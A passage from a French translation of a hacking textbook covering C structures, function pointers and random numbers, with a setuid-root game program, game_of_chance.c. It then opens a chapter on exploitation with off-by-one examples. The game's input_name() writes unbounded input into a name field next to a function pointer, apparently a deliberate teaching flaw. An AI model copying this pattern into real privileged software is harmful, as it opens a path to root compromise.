   raw_ptr = (unsigned char *) time_ptr;
   for(i=0; i < size; i++)
   {
      printf("%02x ", raw_ptr[i]);
      if(i%16 == 15) // Afficher un saut de ligne tous les 16 octets.
         printf("\n");
   }
   printf("\n");
}

int main() {
   long int seconds_since_epoch;
   struct tm current_time, *time_ptr;
   int hour, minute, second, i, *int_ptr;

   seconds_since_epoch = time(0); // Passer un pointeur nul en argument de time.
   printf("time() - seconds since epoch: %ld\n", seconds_since_epoch);

   time_ptr = &current_time; // Affecter l'adresse de la structure current_time
                             // à time_ptr.
   localtime_r(&seconds_since_epoch, time_ptr);

   // Trois manières différentes d'accéder aux éléments d'une structure :
   hour = current_time.tm_hour;  // Accès direct.
   minute = time_ptr->tm_min;    // Accès via un pointeur.
   second = *((int *) time_ptr); // Accès via un pointeur alambiqué.

   printf("Current time is: %02d:%02d:%02d\n", hour, minute, second);

   dump_time_struct_bytes(time_ptr, sizeof(struct tm));
   minute = hour = 0;  // Effacer les heures et les minutes.
   int_ptr = (int *) time_ptr;

   for(i=0; i < 3; i++) {
      printf("int_ptr @ 0x%08x : %d\n", int_ptr, *int_ptr);
      int_ptr++; // Ajouter 1 à int_ptr ajoute 4 à l'adresse,
   }             // puisqu'un entier occupe 4 octets.
}
```

Voici le résultat de la compilation et de l'exécution de `time_example2.c` :

```
reader@hacking:~/booksrc $ gcc -g time_example2.c
reader@hacking:~/booksrc $ ./a.out
time() - seconds since epoch: 1189311744
Current time is: 04:22:24
bytes of struct located at 0xbffff7f0
18 00 00 00 16 00 00 00 04 00 00 00 09 00 00 00
```

```
08 00 00 00 6b 00 00 00 00 00 00 00 fb 00 00 00
00 00 00 00 00 00 00 00 28 a0 04 08
int_ptr @ 0xbffff7f0 : 24
int_ptr @ 0xbffff7f4 : 22
int_ptr @ 0xbffff7f8 : 4
reader@hacking:~/booksrc $
```

Si la mémoire d'une structure peut être consultée de cette manière, il faut connaître le type des variables de la structure et supposer qu'il n'y a aucun remplissage entre les variables. Puisque les types des éléments de structure sont également stockés dans la structure, il est plus facile d'accéder à ces éléments en utilisant les méthodes recommandées.

0x285 Pointeurs de fonction

Un *pointeur* contient simplement une adresse mémoire et son type décrit les données sur lesquelles il pointe. En général, les pointeurs sont employés avec les variables. Cependant, ils peuvent également être utilisés avec les fonctions. Le programme `funcptr_example.c` illustre les pointeurs de fonctions.

funcptr_example.c

```
#include <stdio.h>

int func_one() {
   printf("This is function one\n");
   return 1;
}

int func_two() {
   printf("This is function two\n");
   return 2;
}

int main() {
   int value;
   int (*function_ptr) ();

   function_ptr = func_one;
   printf("function_ptr is 0x%08x\n", function_ptr);
   value = function_ptr();
   printf("value returned was %d\n", value);

   function_ptr = func_two;
   printf("function_ptr is 0x%08x\n", function_ptr);
   value = function_ptr();
   printf("value returned was %d\n", value);
}
```

Dans la fonction `main()` de ce programme, nous déclarons un pointeur de fonction nommé `function_ptr`. Ensuite, nous lui affectons la fonction `func_one()` et l'invoquons.

Enfin, nous l'affectons à nouveau de manière à invoquer `func_two()`. Voici le résultat de la compilation et de l'exécution de ce programme :

```
reader@hacking:~/booksrc $ gcc funcptr_example.c
reader@hacking:~/booksrc $ ./a.out
function_ptr is 0x08048374
This is function one value returned was 1
function_ptr is 0x0804838d
This is function two value returned was 2
reader@hacking:~/booksrc $
```

0x286 Nombres pseudo-aléatoires

Puisque les ordinateurs sont des machines déterministes, il leur est impossible de produire des nombres réellement aléatoires. Cependant, de nombreuses applications ont besoin d'une forme de hasard. Les fonctions du générateur de nombres pseudo-aléatoires répondent à ce besoin en produisant un flux de nombres qui sont *pseudo-aléatoires*. Ces fonctions peuvent produire une séquence de nombres d'apparence aléatoire à partir d'une graine ou semence (*seed*). Cependant, la même séquence peut être obtenue en partant de la même graine initiale. Les machines déterministes sont incapables de créer un véritable hasard mais, si la valeur de graine de la fonction de génération pseudo-aléatoire est inconnue, la séquence semblera bien aléatoire. Le générateur doit être initialisé à l'aide de la fonction `srand()`, puis la fonction `rand()` retournera des nombres pseudo-aléatoires dans l'intervalle 0 à RAND_MAX. Ces fonctions, ainsi que RAND_MAX, sont définies dans `stdlib.h`. Bien que les nombres retournés par `rand()` sembleront aléatoires, ils dépendent de la valeur de graine fournie à `srand()`. Pour conserver une forme de hasard entre les exécutions successives d'un programme, le générateur doit être initialisé avec une valeur de graine à chaque fois différente. Une solution classique consiste à utiliser comme graine le nombre de secondes depuis l'origine (donné par la fonction `time()`). Le programme `rand_example.c` emploie cette technique.

rand_example.c

```
#include <stdio.h>
#include <stdlib.h>

int main() {
   int i;
   printf("RAND_MAX is %u\n", RAND_MAX);
   srand(time(0));

   printf("random values from 0 to RAND_MAX\n");
   for(i=0; i < 8; i++)
      printf("%d\n", rand());
   printf("random values from 1 to 20\n");
   for(i=0; i < 8; i++)
      printf("%d\n", (rand()%20)+1);
}
```

Vous noterez l'utilisation de l'opérateur modulo pour obtenir des valeurs aléatoires entre 1 et 20 :

```
reader@hacking:~/booksrc $ gcc rand_example.c
reader@hacking:~/booksrc $ ./a.out
RAND_MAX is 2147483647
random values from 0 to RAND_MAX
815015288
1315541117
2080969327
450538726
710528035
907694519
1525415338
1843056422
random values from 1 to 20
2
3
8
5
9
1
4
20
reader@hacking:~/booksrc $ ./a.out
RAND_MAX is 2147483647
random values from 0 to RAND_MAX
678789658
577505284
1472754734
2134715072
1227404380
1746681907
341911720
93522744
random values from 1 to 20
6
16
12
19
8
19
2
1
reader@hacking:~/booksrc $
```

Le programme affiche simplement des nombres aléatoires. Mais, comme vous le verrez dans le script final de cette section, le pseudo-hasard peut également servir dans des programmes plus complexes.

0x287 Un jeu de hasard

Le dernier programme de cette section propose plusieurs jeux de hasard qui s'appuient sur les concepts décrits précédemment. Il utilise les fonctions de génération de nombres pseudo-aléatoires pour apporter la notion de hasard. Il offre trois fonctions de jeux

différents, qui sont invoquées par un même pointeur de fonction global. Il utilise des structures pour stocker les données du joueur, qui sont enregistrées dans un fichier. Les autorisations de fichiers et les identifiants d'utilisateurs permettent à plusieurs utilisateurs de jouer et de conserver leurs données personnelles. Le code du programme `game_of_chance.c` est parfaitement documenté et vous devriez être capable d'en comprendre le fonctionnement.

game_of_chance.c

```
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <time.h>
#include <stdlib.h>
#include "hacking.h"

#define DATAFILE "/var/chance.data" // Fichier qui contient les données des utilisateurs.

// Structure pour conserver les informations concernant les utilisateurs.
struct user {
   int uid;
   int credits;
   int highscore;
   char name[100];
   int (*current_game) ();
};

// Prototypes de fonctions.
int get_player_data();
void register_new_player();
void update_player_data();
void show_highscore();
void jackpot();
void input_name();
void print_cards(char *, char *, int);
int take_wager(int, int);
void play_the_game();
int pick_a_number();
int dealer_no_match();
int find_the_ace();
void fatal(char *);

// Variables globales.
struct user player;      // Structure du joueur.

int main() {
   int choice, last_game;

   srand(time(0)); // Initialiser le générateur avec l'heure courante.

   if(get_player_data() == -1) // Lire les données du joueur depuis le fichier.
      register_new_player();   // Si les données sont absentes, enregistrer un nouveau joueur.
```

```
    while(choice != 7) {
        printf("-=[ Game of Chance Menu ]=-\n");
        printf("1 - Play the Pick a Number game\n");
        printf("2 - Play the No Match Dealer game\n");
        printf("3 - Play the Find the Ace game\n");
        printf("4 - View current high score\n");
        printf("5 - Change your user name\n");
        printf("6 - Reset your account at 100 credits\n");
        printf("7 - Quit\n");
        printf("[Name: %s]\n", player.name);
        printf("[You have %u credits] ->  ", player.credits);
        scanf("%d", &choice);

        if((choice < 1) || (choice > 7))
           printf("\n[!!] The number %d is an invalid selection.\n\n", choice);
        else if (choice < 4) {          // Choix d'un jeu.
             if(choice != last_game) { // Si le pointeur de fonction n'est pas fixé,
                 if(choice == 1)       // lui affecter le jeu choisi.
                   player.current_game = pick_a_number;
                 else if(choice == 2)
                   player.current_game = dealer_no_match;
                 else
                   player.current_game = find_the_ace;
                 last_game = choice;   // Fixer le dernier jeu.
             }
             play_the_game();          // Jouer au jeu.
           }
        else if (choice == 4)
           show_highscore();
        else if (choice == 5) {
           printf("\nChange user name\n");
           printf("Enter your new name: ");
           input_name();
           printf("Your name has been changed.\n\n");
        }
        else if (choice == 6) {
           printf("\nYour account has been reset with 100 credits.\n\n");
           player.credits = 100;
        }
    }
    update_player_data();
    printf("\nThanks for playing! Bye.\n");
}

// Cette fonction lit, à partir du fichier, les données du joueur qui correspondent
// à l'identifiant d'utilisateur actuel. Elle retourne -1 si elle ne trouve pas
// de données pour l'identifiant actuel.
int get_player_data() {
    int fd, uid, read_bytes;
    struct user entry;

    uid = getuid();

    fd = open(DATAFILE, O_RDONLY);
    if(fd == -1) // Impossible d'ouvrir le fichier. Peut-être n'existe-t-il pas.
      return -1;
    read_bytes = read(fd, &entry, sizeof(struct user));    // Lire le premier bloc.
```

```
    while(entry.uid != uid && read_bytes > 0) {  // Boucler jusqu'à trouver le bon id.
       read_bytes = read(fd, &entry, sizeof(struct user)); // Continuer à lire.
    }
    close(fd); // Fermer le fichier.
    if(read_bytes  < sizeof(struct user)) // La fin du fichier a été atteinte.
       return -1;
    else
       player = entry; // Copier l'entrée lue dans la structure du joueur.
    return 1;          // Indiquer le succès.
}

// Cette fonction enregistre un nouveau joueur. Elle crée un compte pour le nouveau
// joueur et l'ajoute au fichier.
void register_new_player()  {
    int fd;

    printf("-=-={ New Player Registration }=-=-\n");
    printf("Enter your name: ");
    input_name();

    player.uid = getuid();
    player.highscore = player.credits = 100;

    fd = open(DATAFILE, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
    if(fd == -1)
       fatal("in register_new_player() while opening file");
    write(fd, &player, sizeof(struct user));
    close(fd);

    printf("\nWelcome to the Game of Chance %s.\n", player.name);
    printf("You have been given %u credits.\n", player.credits);
}

// Cette fonction écrit les données du joueur actuel dans le fichier. Elle sert
// principalement à actualiser les points gagnés après les jeux.
void update_player_data() {
    int fd, i, read_uid;
    char burned_byte;

    fd = open(DATAFILE, O_RDWR);
    if(fd == -1) // Si l'ouverture échoue ici, le problème est sérieux.
       fatal("in update_player_data() while opening file");
    read(fd, &read_uid, 4);          // Lire l'id dans la première structure.
    while(read_uid != player.uid) {  // Boucler jusqu'à trouver le bon id.
       for(i=0; i < sizeof(struct user) - 4; i++)  // Lire la suite de
          read(fd, &burned_byte, 1);               // la structure.
       read(fd, &read_uid, 4);       // Lire l'id de la structure suivante.
    }
    write(fd, &(player.credits), 4);   // Actualiser les points.
    write(fd, &(player.highscore), 4); // Actualiser le meilleur score.
    write(fd, &(player.name), 100);    // Actualiser le nom.
    close(fd);
}

// Cette fonction affiche le meilleur score actuel, ainsi que le nom du joueur
// qui l'a réalisé.
void show_highscore() {
```

```
    unsigned int top_score = 0;
    char top_name[100];
    struct user entry;
    int fd;

    printf("\n====================| HIGH SCORE |====================\n");
    fd = open(DATAFILE, O_RDONLY);
    if(fd == -1)
       fatal("in show_highscore() while opening file");
    while(read(fd, &entry, sizeof(struct user)) > 0) { // Boucler jusqu'à la fin du fichier.
       if(entry.highscore > top_score) {   // Si un meilleur score est trouvé,
            top_score = entry.highscore;  // l'attribuer à top_score et fixer
            strcpy(top_name, entry.name); // top_name au nom du joueur.
         }
    }
    close(fd);
    if(top_score > player.highscore)
       printf("%s has the high score of %u\n", top_name, top_score);
    else
       printf("You currently have the high score of %u credits!\n", player.highscore);
    printf("============================================================\n\n");
}

// Cette fonction adjuge le jackpot au jeu Pick a Number.
void jackpot() {
   printf("*+*+*+*+*+* JACKPOT *+*+*+*+*+*\n");
   printf("You have won the jackpot of 100 credits!\n");
   player.credits += 100;
}

// Cette fonction permet au joueur d'entrer son nom, puisque
// scanf("%s", &whatever) stoppe la saisie au premier espace.
void input_name() {
   char *name_ptr, input_char='\n';
   while(input_char == '\n')    // Annuler tout ce qui se retrouve après
      scanf("%c", &input_char); // les sauts de ligne.

   name_ptr = (char *) &(player.name); // name_ptr = adresse du nom du joueur.
   while(input_char != '\n') {  // Boucler jusqu'au saut de ligne.
      *name_ptr = input_char;   // Placer le caractère entré dans le nom.
      scanf("%c", &input_char); // Lire le caractère suivant.
      name_ptr++;               // Incrémenter le pointeur sur le nom.
   }
   *name_ptr = 0;  // Terminer la chaîne de caractères.
}

// Cette fonction affiche les trois cartes pour le jeu Find the Ace. Elle prend en
// argument le message à afficher, un pointeur sur le tableau des cartes et la carte
// choisie par le joueur. Si user_pick -1, les chiffres de sélection sont affichés.
void print_cards(char *message, char *cards, int user_pick) {
   int i;

   printf("\n\t*** %s ***\n", message);
   printf("      \t._.\t._.\t._.\n");
   printf("Cards:\t|%c|\t|%c|\t|%c|\n\t", cards[0], cards[1], cards[2]);
   if(user_pick == -1)
      printf(" 1 \t 2 \t 3\n");
```

```
    else {
        for(i=0; i < user_pick; i++)
            printf("\t");
        printf(" ^-- your pick\n");
    }
}

// Cette fonction prend les mises pour les jeux No Match Dealer et Find the Ace.
// Elle prend en argument les points disponibles ainsi que la mise précédente. Cette
// dernière n'est importante que pour la seconde mise dans le jeu Find the Ace.
// La fonction retourne -1 si la mise est trop élevée ou trop faible. Sinon,
// elle retourne son montant.
int take_wager(int available_credits, int previous_wager) {
    int wager, total_wager;

    printf("How many of your %d credits would you like to wager?  ", available_credits);
    scanf("%d", &wager);
    if(wager < 1) {   // Vérifier que la mise est supérieure à 0.
        printf("Nice try, but you must wager a positive number!\n");
        return -1;
    }
    total_wager = previous_wager + wager;
    if(total_wager > available_credits) {  // Vérifier les points disponibles.
        printf("Your total wager of %d is more than you have!\n", total_wager);
        printf("You only have %d available credits, try again.\n", available_credits);
        return -1;
    }
    return wager;
}

// Cette fonction contient une boucle qui permet de rejouer au jeu actuel. Elle
// écrit également les nouveaux points disponibles dans le fichier après un jeu.
void play_the_game() {
    int play_again = 1;
    int (*game) ();
    char selection;

    while(play_again) {
        printf("\n[DEBUG] current_game pointer @ 0x%08x\n", player.current_game);
        if(player.current_game() != -1) {          // Si le jeu s'est bien passé et
            if(player.credits > player.highscore)  // si un nouveau score a été atteint,
                player.highscore = player.credits;  // actualiser le meilleur score.
            printf("\nYou now have %u credits\n", player.credits);
            update_player_data(); // Écrire le nouveau total de points dans le fichier.
            printf("Would you like to play again? (y/n)  ");
            selection = '\n';
            while(selection == '\n')   // Supprimer les sauts de ligne en trop.
                scanf("%c", &selection);
            if(selection == 'n')
                play_again = 0;
        }
        else               // Puisque le jeu s'est terminé par une erreur,
            play_again = 0; // revenir au menu principal.
    }
}
```

```
// Cette fonction implémente le jeu Pick a Number. Elle retourne -1 si le joueur
// n'a pas suffisamment de points.
int pick_a_number() {
   int pick, winning_number;

   printf("\n######## Pick a Number ######\n");
   printf("This game costs 10 credits to play. Simply pick a number\n");
   printf("between 1 and 20, and if you pick the winning number, you\n");
   printf("will win the jackpot of 100 credits!\n\n");
   winning_number = (rand() % 20) + 1; // Choisir un nombre entre 1 et 20.
   if(player.credits < 10) {
      printf("You only have %d credits. That's not enough to play!\n\n",
player.credits);
      return -1;  // Pas assez de points pour jouer.
   }
   player.credits -= 10; // Retirer 10 points.
   printf("10 credits have been deducted from your account.\n");
   printf("Pick a number between 1 and 20: ");
   scanf("%d", &pick);

   printf("The winning number is %d\n", winning_number);
   if(pick == winning_number)
      jackpot();
   else
      printf("Sorry, you didn't win.\n");
   return 0;
}

// Cette fonction implémente le jeu No Match Dealer. Elle retourne -1 si le joueur
// ne dispose d'aucun point.
int dealer_no_match() {
   int i, j, numbers[16], wager = -1, match = -1;

   printf("\n::::::: No Match Dealer :::::::\n");
   printf("In this game, you can wager up to all of your credits.\n");
   printf("The dealer will deal out 16 random numbers between 0 and 99.\n");
   printf("If there are no matches among them, you double your money!\n\n");

   if(player.credits == 0) {
      printf("You don't have any credits to wager!\n\n");
      return -1;
   }
   while(wager == -1)
      wager = take_wager(player.credits, 0);

   printf("\t\t::: Dealing out 16 random numbers :::\n");
   for(i=0; i < 16; i++) {
      numbers[i] = rand() % 100; // Choisir un nombre entre 0 et 99.
      printf("%2d\t", numbers[i]);
      if(i%8 == 7)                // Afficher un saut de ligne tous les 8 nombres.
         printf("\n");
   }
```

```
    for(i=0; i < 15; i++) {          // Boucle de recherche des correspondances.
       j = i + 1;
       while(j < 16) {
          if(numbers[i] == numbers[j])
             match = numbers[i];
          j++;
       }
    }
    if(match != -1) {
       printf("The dealer matched the number %d!\n", match);
       printf("You lose %d credits.\n", wager);
       player.credits -= wager;
    } else {
       printf("There were no matches! You win %d credits!\n", wager);
       player.credits += wager;
    }
    return 0;
}

// Cette fonction implémente le jeu Find the Ace. Elle retourne -1 si le joueur
// ne dispose d'aucun point.
int find_the_ace() {
    int i, ace, total_wager;
    int invalid_choice, pick = -1, wager_one = -1, wager_two = -1;
    char choice_two, cards[3] = {'X', 'X', 'X'};

    ace = rand()%3; // Placer l'as de manière aléatoire.

    printf("******* Find the Ace *******\n");
    printf("In this game, you can wager up to all of your credits.\n");
    printf("Three cards will be dealt out, two queens and one ace.\n");
    printf("If you find the ace, you will win your wager.\n");
    printf("After choosing a card, one of the queens will be revealed.\n");
    printf("At this point, you may either select a different card or\n");
    printf("increase your wager.\n\n");

    if(player.credits == 0) {
       printf("You don't have any credits to wager!\n\n");
       return -1;
    }

    while(wager_one == -1) // Boucler tant que la mise n'est pas valide.
       wager_one = take_wager(player.credits, 0);

    print_cards("Dealing cards", cards, -1);
    pick = -1;
    while((pick < 1) || (pick > 3)) { // Boucler tant que le choix n'est pas valide.
       printf("Select a card: 1, 2, or 3  ");
       scanf("%d", &pick);
    }
```

```
    pick--; // Ajuster le choix puisque la numérotation des cartes commence à 0.
    i=0;
    while(i == ace || i == pick) // Boucler jusqu'à ce que nous trouvions
       i++;                      // une reine valide à montrer.
    cards[i] = 'Q';
    print_cards("Revealing a queen", cards, pick);
    invalid_choice = 1;
    while(invalid_choice) {      // Boucler tant que le choix n'est pas valide.
       printf("Would you like to:\n[c]hange your pick\tor\t[i]ncrease your wager?\n");
       printf("Select c or i:  ");
       choice_two = '\n';
       while(choice_two == '\n') // Supprimer les sauts de ligne en trop.
          scanf("%c", &choice_two);
       if(choice_two == 'i') {   // Augmenter la mise.
             invalid_choice=0;   // Le choix est valide.
             while(wager_two == -1)  // Boucler tant que la seconde mise n'est pas valide.
                wager_two = take_wager(player.credits, wager_one);
          }
       if(choice_two == 'c') {    // Changer de choix.
          i = invalid_choice = 0; // Choix valide.
          while(i == pick || cards[i] == 'Q') // Boucler tant que l'autre carte
             i++;                             // n'est pas trouvée, puis
          pick = i;                           // échanger les choix.
          printf("Your card pick has been changed to card %d\n", pick+1);
       }
    }

    for(i=0; i < 3; i++) {  // Révéler toutes les cartes.
       if(ace == i)
          cards[i] = 'A';
       else
          cards[i] = 'Q';
    }
    print_cards("End result", cards, pick);

    if(pick == ace) {  // Traiter le gain.
       printf("You have won %d credits from your first wager\n", wager_one);
       player.credits += wager_one;
       if(wager_two != -1) {
          printf("and an additional %d credits from your second wager!\n", wager_two);
          player.credits += wager_two;
       }
    } else {           // Traiter la perte.
       printf("You have lost %d credits from your first wager\n", wager_one);
       player.credits -= wager_one;
       if(wager_two != -1) {
          printf("and an additional %d credits from your second wager!\n", wager_two);
          player.credits -= wager_two;
       }
    }
    return 0;
}
```

Puisqu'il s'agit d'un programme multi-utilisateur qui écrit dans un fichier du répertoire `/var`, il doit être setuid root :

```
reader@hacking:~/booksrc $ gcc -o game_of_chance game_of_chance.c
reader@hacking:~/booksrc $ sudo chown root:root ./game_of_chance
reader@hacking:~/booksrc $ sudo chmod u+s ./game_of_chance
reader@hacking:~/booksrc $ ./game_of_chance
-=-={ New Player Registration }=-=-
Enter your name: Jon Erickson

Welcome to the Game of Chance, Jon Erickson.
You have been given 100 credits.
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 100 credits] ->  1

[DEBUG] current_game pointer @ 0x08048e6e

####### Pick a Number ######
This game costs 10 credits to play. Simply pick a number
between 1 and 20, and if you pick the winning number, you
will win the jackpot of 100 credits!

10 credits have been deducted from your account.
Pick a number between 1 and 20:  7
The winning number is 14.
Sorry, you didn't win.

You now have 90 credits.
Would you like to play again? (y/n)  n
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 90 credits] ->  2

[DEBUG] current_game pointer @ 0x08048f61

::::::: No Match Dealer :::::::
In this game you can wager up to all of your credits.
The dealer will deal out 16 random numbers between 0 and 99.
If there are no matches among them, you double your money!
```

```
How many of your 90 credits would you like to wager?  30
                ::: Dealing out 16 random numbers :::
88      68      82      51      21      73      80      50
11      64      78      85      39      42      40      95
There were no matches! You win 30 credits!

You now have 120 credits
Would you like to play again? (y/n)  n
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 120 credits] ->  3

[DEBUG] current_game pointer @ 0x0804914c
******* Find the Ace *******
In this game you can wager up to all of your credits.
Three cards will be dealt: two queens and one ace.
If you find the ace, you will win your wager.
After choosing a card, one of the queens will be revealed.
At this point you may either select a different card or
increase your wager.

How many of your 120 credits would you like to wager?  50

        *** Dealing cards ***
        ._.     ._.     ._.
Cards:  |X|     |X|     |X|
         1       2       3
Select a card: 1, 2, or 3:  2

        *** Revealing a queen ***
        ._.     ._.     ._.
Cards:  |X|     |X|     |Q|
                 ^-- your pick
Would you like to
[c]hange your pick      or      [i]ncrease your wager?
Select c or i:  c
Your card pick has been changed to card 1.

        *** End result ***
        ._.     ._.     ._.
Cards:  |A|     |Q|     |Q|
         ^-- your pick
You have won 50 credits from your first wager.
```

```
You now have 170 credits.
Would you like to play again? (y/n)  n
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 170 credits] ->  4

====================| HIGH SCORE |====================
You currently have the high score of 170 credits!
======================================================

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 170 credits] ->  7

Thanks for playing! Bye.
reader@hacking:~/booksrc $ sudo su jose
jose@hacking:/home/reader/booksrc $ ./game_of_chance
-=-={ New Player Registration }=-=-
Enter your name: Jose Ronnick

Welcome to the Game of Chance Jose Ronnick.
You have been given 100 credits.
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score 5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jose Ronnick]
[You have 100 credits] ->  4
====================| HIGH SCORE |====================
Jon Erickson has the high score of 170.
======================================================

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
```

```
[Name: Jose Ronnick]
[You have 100 credits] ->  7

Thanks for playing! Bye.
jose@hacking:~/booksrc $ exit
exit
reader@hacking:~/booksrc $
```

Jouez avec ce programme. Le jeu Find the Ace illustre le principe de probabilité conditionnelle ; contrairement à ce que l'on pourrait penser, modifier son choix augmente les chances de trouver l'as (de 33 % à 50 %). De nombreuses personnes ont du mal à comprendre cela. Le secret du hacking réside dans la compréhension de faits peu connus, comme celui-ci, et dans leur utilisation pour obtenir des résultats qui semblent magiques.

0x300

Exploitation

L'exploitation des programmes est un pilier du hacking. Nous l'avons montré dans le chapitre précédent, un programme n'est qu'un ensemble de règles complexes qui suivent un certain ordre d'exécution afin d'indiquer à l'ordinateur ce qu'il doit faire. L'exploitation d'un programme est une manière ingénieuse de faire en sorte que l'ordinateur réalise l'opération que l'on souhaite, même si le programme en cours d'exécution a été conçu pour l'empêcher. Puisqu'un programme est limité à ce pour quoi il a été conçu, les trous de sécurité sont en réalité des imperfections ou des oublis dans sa conception ou dans son environnement d'exécution. Il faut un esprit créatif pour découvrir les failles et écrire des programmes qui les exploitent. Ces trous proviennent parfois d'erreurs de programmation relativement évidentes. Mais certaines erreurs beaucoup plus subtiles ont donné naissance à des techniques d'exploitation plus complexes qui peuvent être appliquées à de nombreux endroits différents.

Un programme peut seulement réaliser à la lettre ce pour quoi il a été écrit. Malheureusement, ce qui a été écrit ne coïncide pas toujours avec ce que le programmeur souhaitait réellement. Ce principe peut être illustré par une blague :

> *En se promenant dans les bois, un homme découvre une lampe magique sur le sol. Instinctivement, il la prend dans ses mains et la frotte avec sa manche. Un génie en sort alors. Le génie remercie l'homme de l'avoir libéré et lui propose d'exaucer trois de ses vœux. L'homme fou de joie sait précisément ce qu'il souhaite.*
>
> *"Premièrement, dit l'homme, je veux un milliard d'euros."*
>
> *Le génie claque des doigts et une valise pleine de billets apparaît dans un léger courant d'air.*
>
> *L'homme est ébahi et poursuit : "Ensuite, je veux une Ferrari."*

Le génie claque des doigts et une Ferrari apparaît dans un nuage de fumée.

L'homme ajoute : "Enfin, je veux être irrésistible auprès des femmes."

Le génie claque des doigts et l'homme se transforme en boîte de chocolats.

Le dernier vœu de l'homme a été exaucé conformément à ce qu'il a dit, non à ce qu'il pensait. De même, un programme suit précisément ses instructions, mais les résultats ne sont pas toujours ce que le programmeur souhaitait. Les répercussions seront parfois catastrophiques.

Les programmeurs sont des être humains et il leur arrive de ne pas écrire exactement ce qu'ils pensent. Par exemple, l'une des erreurs de programmation classiques se nomme *décalage de un* (*off-by-one*). Comme son nom l'indique, elle se produit lorsque le programmeur s'est trompé de un dans un comptage. Cela arrive beaucoup plus souvent qu'on ne pourrait le croire et peut être illustré par la question : "Si on construit une clôture de 100 mètres, avec des poteaux espacés de 10 mètres, combien de poteaux faut-il ?" La réponse qui vient immédiatement à l'esprit est 10 poteaux. Elle est évidemment erronée puisqu'il en faudra 11. Ce type d'erreur est communément appelé *erreur des piquets de clôture* (*fencepost*) et se produit lorsque le programmeur compte un nombre d'éléments et non l'espace qui les sépare, ou *vice versa*. De la même manière, considérons un programmeur qui tente de sélectionner une plage de nombres ou d'objets à traiter, par exemple de l'objet *N* à l'objet *M*. Si `N = 5` et `M = 17`, quel est le nombre d'objets à traiter ? La réponse immédiate est `M - N`, c'est-à-dire `17 - 5 = 12`. Cependant, ce résultat est incorrect puisqu'il y a en réalité `M - N + 1` objets, soit `13` objets. Si tout cela ne vous paraît pas intuitif, c'est normal. Ce n'est effectivement pas intuitif et c'est précisément pourquoi ces erreurs arrivent.

Bien souvent, les erreurs fencepost ne sont pas découvertes car les programmes ne sont pas testés dans chaque cas possible et les effets de ces erreurs ne se produisent généralement pas lors d'une exécution normale. En revanche, lorsqu'on passe au programme les données qui révèlent ces effets, l'erreur peut avoir une avalanche de conséquences sur la logique du programme. Lorsqu'elle est correctement exploitée, une erreur off-by-one peut transformer un programme semble-t-il sécurisé en une vulnérabilité pour la sécurité.

L'exemple classique est OpenSSH, un programme de communication en mode terminal réputé pour être sûr, dont le rôle est de remplacer les services non sécurisés et non chiffrés comme telnet, rsh et rcp.

Cependant, le code d'allocation d'un canal présentait une erreur off-by-one qui a été largement exploitée. Plus précisément, le code incluait l'instruction `if` suivante :

```
if (id < 0 || id > channels_alloc) {
```

alors qu'elle aurait dû être :

```
if (id < 0 || id >= channels_alloc) {
```

En français, la première ligne se lit *Si id est inférieur à 0 ou supérieur au nombre de canaux alloués, alors...*, tandis que la deuxième ligne se lit *Si id est inférieur à 0 ou s'il est supérieur* ou égal *au nombre de canaux alloués, alors...*

Cette simple erreur de un a permis des exploitations du programme dans lesquelles un utilisateur normal authentifié et connecté pouvait obtenir les pleins droits de l'administrateur sur le système. Ce type de fonctionnalité n'était certainement pas voulu par les programmeurs d'un programme sécurisé comme OpenSSH, mais un ordinateur ne peut pas faire autre chose que ce qu'on lui a indiqué.

La modification rapide d'un programme, afin d'en étendre les fonctionnalités, représente une autre situation qui semble engendrer des erreurs exploitables. Bien que ces nouvelles fonctionnalités augmentent la valeur commerciale du programme, elles augmentent également sa complexité et donc les risques d'oublis. Le serveur Web IIS de Microsoft est conçu pour envoyer aux internautes du contenu Web statique et interactif. Pour cela, il doit autoriser les utilisateurs à lire, à écrire et à exécuter des programmes ainsi que des fichiers dans certains répertoires ; cette possibilité doit se limiter à ces répertoires précis. Sans cette limitation, les utilisateurs disposeraient d'un contrôle total sur le système, ce qui n'est évidemment pas souhaitable en termes de sécurité. Pour empêcher cette situation, le programme inclut du code de vérification des chemins, qui évite que des internautes utilisent la barre oblique inverse (\) pour parcourir le système de fichiers et aller dans d'autres répertoires.

